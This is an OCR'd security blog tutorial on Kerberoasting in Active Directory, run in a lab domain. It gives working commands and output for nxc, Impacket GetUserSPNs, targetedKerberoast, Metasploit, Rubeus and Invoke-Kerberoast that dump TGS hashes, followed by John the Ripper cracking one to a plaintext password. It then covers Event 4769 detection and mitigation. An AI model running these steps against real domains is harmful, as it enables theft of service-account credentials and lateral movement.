
Kerberoasting Attack in Active Directory

hackingarticles.in/kerberoasting-attack-in-active-directory

Raj July 11, 2025



This article explores Kerberoasting, a stealthy attack in Active Directory that exploits Service Principal Names (SPNs) to extract and crack TGS ticket hashes, revealing service account passwords. Unlike AS-REP Roasting, it abuses legitimate Kerberos requests. The post details lab setup, exploitation using Impacket, Rubeus, and NXC, and maps the attack to MITRE ATT&CK T1558.003. It also covers detection (Event ID 4769), AES enforcement, and mitigation strategies to defend against this threat.

Table of Contents

Kerb-roasting Walkthrough

Step 1: Attacker Gains Access to the Domain

The attacker first logs into the domain using a valid low-privileged user account. No special permissions or admin access is needed—just any domain user account will do.

Step 2: Enumerate SPNs (Service Principal Names)

The attacker scans the domain to find service accounts that have SPNs associated with them.

These SPNs represent services running on the network—like SQL, HTTP, etc.—and are tied to domain accounts.

Step 3: Request TGS for the SPN

Once the attacker finds SPNs, they request a Ticket Granting Service (TGS) ticket from the Domain Controller (KDC) for those services.

These tickets are encrypted using the NTLM hash of the service account's password.

The attacker does not need the password to request the ticket—just the SPN.

Step 4: Extract the TGS Ticket

The attacker extracts the TGS ticket from memory or directly using tools.

Step 5: Crack the TGS Ticket Offline

The encrypted TGS ticket is now cracked offline, using tools like: hashcat, john the ripper

The attacker runs a brute-force or dictionary attack to recover the plaintext password of the service account.

Since the ticket is encrypted with the account's hash, cracking the ticket = getting the password.

Step 6: Use the Cracked Password

If successful, the attacker now has credentials of the service account.

Many service accounts have high privileges (like local admin or even domain admin), or can be used to move laterally, access databases, or escalate privileges.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Impacket, Metasploit, nxc, targetedKerberoast, Rubeus, Poweshell
- Windows 10/11 – As Client

Lab Setup

In this lab setup, we will assign an SPN to a service account, setting the stage for a kerberoasting attack simulation.

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:

- Install Windows Server (2016 or 2019 recommended).

- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).

Create a Service Account with SPN:

On the **Domain Controller** (DC), use **setspn** to assign an SPN to the user .

- **-a** adds an SPN to the user.
- **hackingarticles/dc.ignite.local** is the SPN.

```
C:\Users\Administrator>setspn -a hackingarticles/dc.ignite.local ignite.local\raj
Checking domain DC=ignite,DC=local
CN=raj,CN=Users,DC=ignite,DC=local
        hackingarticles/dc.ignite.local
```

Method for Exploitation – Kerberoasting Attack (T1558.003)

Attackers (in this case, the **Aarti** user) can exploit service accounts with SPNs by requesting Kerberos service tickets (TGS) that the account's NTLM hash encrypts. They can then crack these tickets offline to recover plaintext credentials.

NXC

NXC (formerly CrackMapExec) can perform Kerberoasting efficiently.

nxc ldap 192.168.1.53 -u aarti -p Password@1 --kerberoasting hash.txt

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.53 -u aarti -p Password@1 --kerberoasting hash.txt
LDAP        192.168.1.53    389    DC              [*] Windows 10 / Server 2019 Build 17763 (nam
LDAP        192.168.1.53    389    DC              [+] ignite.local\aarti:Password@1
LDAP        192.168.1.53    389    DC              [*] Skipping disabled account: krbtgt
LDAP        192.168.1.53    389    DC              [*] Total of records returned 1
LDAP        192.168.1.53    389    DC              [*] sAMAccountName: raj, memberOf: CN=Remote
LDAP        192.168.1.53    389    DC              $krb5tgs$23$*raj$IGNITE.LOCAL$ignite.local\ra
3e47c41c7ac1e42af7f0984804a314d5306d31757f676aa9281f28d30f6b7dd6e83c3d21b4600f4cce8a213cb637c6ea4
f8940b3a22739be69c55d8b0f1efd4c401c54408c10ded3c50aebdbfd9d219c46cf8654bcad6f9ad1b2c10bbd9d9e4218
8eb52adb7332739b4ae97f9d9f7cd516a5a45cc9b32211639c7540cac629e058b7e1b40b54c744b09712adde076e9f4f3
e84c27fce30d55779c383d4883ac09c3fdfd3cd8c1a947a0561a08a915e7ce3e91d0e4e37b685069a2b4e76037a85cc65
805df49d5117050e320796605945f2f12270faa15b33f1efe408f28232af85d751ab589d7bb952ad51d0240c15f11e55c
236dc2cbcd8f22a4415160d85ad24acfc60d80614dd631ada1f38f6d0f162423e7302d5cd94d7cfcb7d1b63fa5b83e8aa
54fd8fb2b66ff725acfcf7271942851987a0550fd512db4bff8cfe8711d1c82228b5d607f00ea5f0ac0e582ac6bb6d0b6
d5ee81ef83916274199f2d21fc2a818d3737f4cb196b6747a8acce4de51e1ab39eab7bcf5bec01be87cb550168dd91e1f
69e98812ca197fec50094a95b5ae243f
```

Further, with the help of John the Ripper and a dictionary such as Rock You can help the attacker to brute force the weak password.

john -w=/usr/share/wordlists/rockyou.txt hash.txt

```
┌──(root㉿kali)-[~]
└─# john -w=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       (?)
1g 0:00:00:00 DONE (2025-06-17 10:49) 1.351g/s 2842Kp/s 2842Kc/s 2842KC/s Pop
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Impacket-GetNPUsers

Use Impacket inbuilt module “GetUSerSPNs.py”, it is a python script that it discovers SPN, extract TGS and dump service Hash, this can be done with the help of the following command.

impacket-GetUserSPNs -request -dc-ip 192.168.1.53 ignite.local/aarti:Password@1
Then, it will dump the service hash and with the help of the dictionary, you can brute force it for extracting service passwords.

```
┌──(root㉿kali)-[~]
└─# impacket-GetUserSPNs -request -dc-ip 192.168.1.53 ignite.local/aarti:Password@1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName             Name  MemberOf
-------------------------------  ----  ----------------------------------------------------------------------
hackingarticles/dc.ignite.local  raj   CN=Remote Management Users,CN=Builtin,DC=ignite,DC=lo



[-] CCache file is not found. Skipping...
$krb5tgs$23$*raj$IGNITE.LOCAL$ignite.local/raj*$e63f66830031a148fb8d06ca8eb01189$4d048090d67
68bb8d46b0d973b3fab3e4f3ad302857782cb9792486f5c4fd44a034f77cc5713a07457467a8aa51ac7501b1c2df
b1ff1274aaf8f044011790896d47694d3d78cf66446c1f70931243aa237d3e90a963b2632b2f5d496c0cf5fab336
4fbe2a13c31b36517fc4b2d4b0adad1281e07746379b88b82b96f8cca7963b2fa04a1dd16b149e873afb018614d4
e718a0e76db1fbd71385b7b04c16f66cd5704b404e01e4e25a4c5682fceea01bc382592d229d81bef4a94d3de9cc
aec882b1ad89625666e7f5ebb0ef964bf6b8789888ffc16b7df4a05eec76b711103967b69bfff9d4ca4d8351b282
636cf653c5c8dfd6f0820fbd97c391a11f9435cff8395801b8ecc353152d6b732159c22004424f93b8017afb3a0c
7f9a07eec9b2e2eaebfbf0f51c7140445cd79fdfcfb0c649ad616d11a28dd1037b31e0586e7ccb536de394ba0175
16a304619ba7361f037a0cbeb25edcd504dbbabcbc08a8c5ff3096f9f5caa33db4bb3851b178eb8fe03b355a7303
```

targetedKerberoast

targetedKerberoast is a Python script that can print “kerberoast” hashes for user accounts that have a SPN set.

Clone the repository and install:

git clone https://github.com/ShutdownRepo/targetedKerberoast.git
cd targetedKerberoast

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/ShutdownRepo/targetedKerberoast.git
Cloning into 'targetedKerberoast' ...
remote: Enumerating objects: 76, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 76 (delta 19), reused 18 (delta 14), pack-reused 43 (from 1)
Receiving objects: 100% (76/76), 252.27 KiB | 1.88 MiB/s, done.
Resolving deltas: 100% (30/30), done.

┌──(root㉿kali)-[~]
└─# cd targetedKerberoast
```

Run the attack:


./targetedKerberoast.py --dc-ip '192.168.1.53' -v -d 'ignite.local' -u 'aarti' -p 'Password@1

```
┌──(root㉿kali)-[~/targetedKerberoast]
└─# ./targetedKerberoast.py --dc-ip '192.168.1.53' -v -d 'ignite.local' -u 'aarti' -p 'Password@1'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (raj)
$krb5tgs$23$*raj$IGNITE.LOCAL$ignite.local/raj*$d5ac98c34f6b5a89d0ecaeb834320439$c786d5a6680a2c70614e1dcd
145a3b8406ae8c80483936a2ed42648ac488fba4fd409437e245278d68676783e987b465fbc0ef8a351e2423de3064b436f4642b3
b43f28f51befd4ec176dbba53c38c87d1013f34b01491fc699f0c8f7bdbabe040158d4558b3d9814f4be7ae97ba1d0e06bacfa630
54d1af936784ba6f018445cc8b564a837b0bd2231e96ea84b209a777a3de5acd60c61d39dfd8a731b7310738f18e81998e20de838
31a18158db6a43fc491f6e23605e69e54909e2eb554d706ced2079c5639ca27b14ccce1b0203944fdb2e61b16e39b26505090215e
f130dac05f42f9c77ba53234d2da01f0eff07b53cef7e28578654b7a1f1cd5997aeb1e015788647dd48df993bc73e90faeff32345
85f47f9db7a1d7c76958156a81b976c2982a2be4b512fdf388de67ced7b83581250c9eccaa5a1728b210f964702969d9564274406
7b5e712467c7e596b61d8edb63fc9ede3dbd70ff7cf86da3aa536281e2ab7753b7c6f8961b4a442924c221749b6badf96398f8faa
ef6615beb22a41c6e580199c5fb6413c4ce9124bffd65a341c94b8047600cc050c4aca4429d68fead6bad263ac856a7a69a890fae
```

Metasploit

The easiest way to enumerate Kerberoastable accounts is with the auxiliary/gather/get_user_spns module which internally leverages Impacket. This module will automatically query LDAP for Kerberoastable SPNs and request a Kerberos service ticket that may be encrypted using the weak password which can be bruteforced:

use auxiliary/gather/get_user_spns
set rhosts 192.168.1.53
set domain ignite.local
set user aarti
set pass Password@1
run




Windows

Rubeus

Rubeus.exe is a terrific tool as it comes with a kerberoast module that discovers SPN, extracts TGS, and dump service Hash, which can be done with the help of the following command.


./Rubeus.exe kerberoast /outfile:hash.txt



Windows PowerShell – Kerberoast

You can download Kerberoast.ps1, a PowerShell script that is similar to the above module; it discovers the SPN, extracts TGS, and dumps the service hash. You can do this with the help of the following command.

Powershell -ep bypass
Import-Module .\Invoke-kerberoast.ps1
Invoke-kerberoast



Detection & Mitigation

Detection

Detecting Kerberoasting is crucial because attackers silently request service tickets, which they can later crack offline.

Key Windows Event ID: 4769

Detecting Kerberoasting is crucial because attackers silently request service tickets, which they can later crack offline.

What to Look for in Event ID 4769:

- **Ticket Encryption Type:** Often 0x17 (RC4) — the easiest to crack.
- **Account Name:** Look for unusual service account names or high-value users.
- **Service Name (SPN):** Identify rare or high-privilege SPNs that shouldn't be accessed frequently.
- **Client Address:** If TGS requests come from non-privileged or unusual machines/users, it may be suspicious.

These indicators may suggest Kerberoasting activity, especially if seen from low-privileged accounts requesting tickets for service accounts.

Mitigation

Protecting your Active Directory environment from Kerberoasting involves improving password hygiene, SPN configuration, and monitoring.

- **Use Strong, Complex Passwords:** Ensure service accounts (especially those with SPNs) use long, random, and unique passwords. Avoid reusing passwords or using dictionary words.
- **Rotate Passwords Regularly:** Implement scheduled password changes for service accounts — especially those tied to SPNs.
- **Use Managed Service Accounts (gMSA):** These accounts automatically handle complex password management and rotation, significantly reducing risk.
- **Avoid Using Highly Privileged Accounts for Services:** Don't assign SPNs to Domain Admins or other privileged accounts. Use separate, least-privilege accounts for services.
- **Disable RC4 Encryption:** Enforce stronger encryption (AES128: 0x11, AES256: 0x12) via Group Policy:
- **Monitor Event ID 4769 Regularly:** Use SIEM tools or scripts to alert on unusual TGS requests.

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is a completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact **Here**